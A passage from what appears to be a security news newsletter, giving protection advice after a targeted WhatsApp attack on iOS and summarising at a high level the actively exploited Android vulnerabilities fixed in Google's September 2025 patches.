

Less than 200 people were targeted which includes journalists, political diss

-idents, human rights activists etc. The type of targets suggests that attackers may belong to state sponsored APT or threat actor.

How to protect yourself?

WhatsApp has already fixed this vulnerability by releasing an updated version of the app. Make sure that WhatsApp in your iOS device is version 2.25.21.73+, WhatsApp Business on your iOS is 2.25.21.78+ and WhatsApp Mac is 2.25.21.78+

Also reviews your linked devices on WhatsApp. This can be done by going to Settings>Linked Devices. If you find any devices that you don't recognize, remove them immediately. Also enable 2FA in your WhatsApp app.



WhatsApp has advised the users whose devices have been already compromised to perform a full device factory reset and to update the WhatsApp and iOS for maximum security.

MOBILE SECURITY

“From kernel bugs to critical fixes: Breaking down Android’s September security patches”



If you are an Android user, this is very important for you. Google has released security updates that fixes 120 security vulnerabilities in its Android operating system for September 2025. This includes at least two vulnerabilities that have been exploited in real-world.



Google fixes 120 security vulnerabilities in Android OS with its September 2025 update

About the vulnerabilities

Google has fixed over 120 vulnerabilities in its September 2025 update. Two of them are considered very dangerous as they are already under active exploitation. They are,

CVE-2025-38352: With a CVSS score of 7.4, this is a privilege escalation vulnerability in the Linux kernel component. It is a race condition in the Linux Kernel time subsystem.

A race vulnerability arises when different threads (process or programs) use the same resource but are not synchronized. This creates a brief period which a hacker can exploit. In this particular case, it is CPU time that is exploited.



CVE-2025-38352 & CVE-2025-48543 are privilege escalation vulnerabilities already under active exploitation in real-world.

ited.

CVE-2025-48543: This is a privilege escalation vulnerability in the Android Runtime component. The Android RunTime (ART) is the system responsible for running applications on Android devices. It translates instruction into machine code.

Both vulnerabilities can be exploited to elevate privileges on Android devices without the need of any additional execution privileges and user interaction. To exploit these vulnerabilities, a hacker should already be on the local phone or have an app installed on the target device to exploit.

CVE-2025-48539: There is another critical vulnerability in the system component of Android that could lead to remote code execution. This also requires no user interaction.


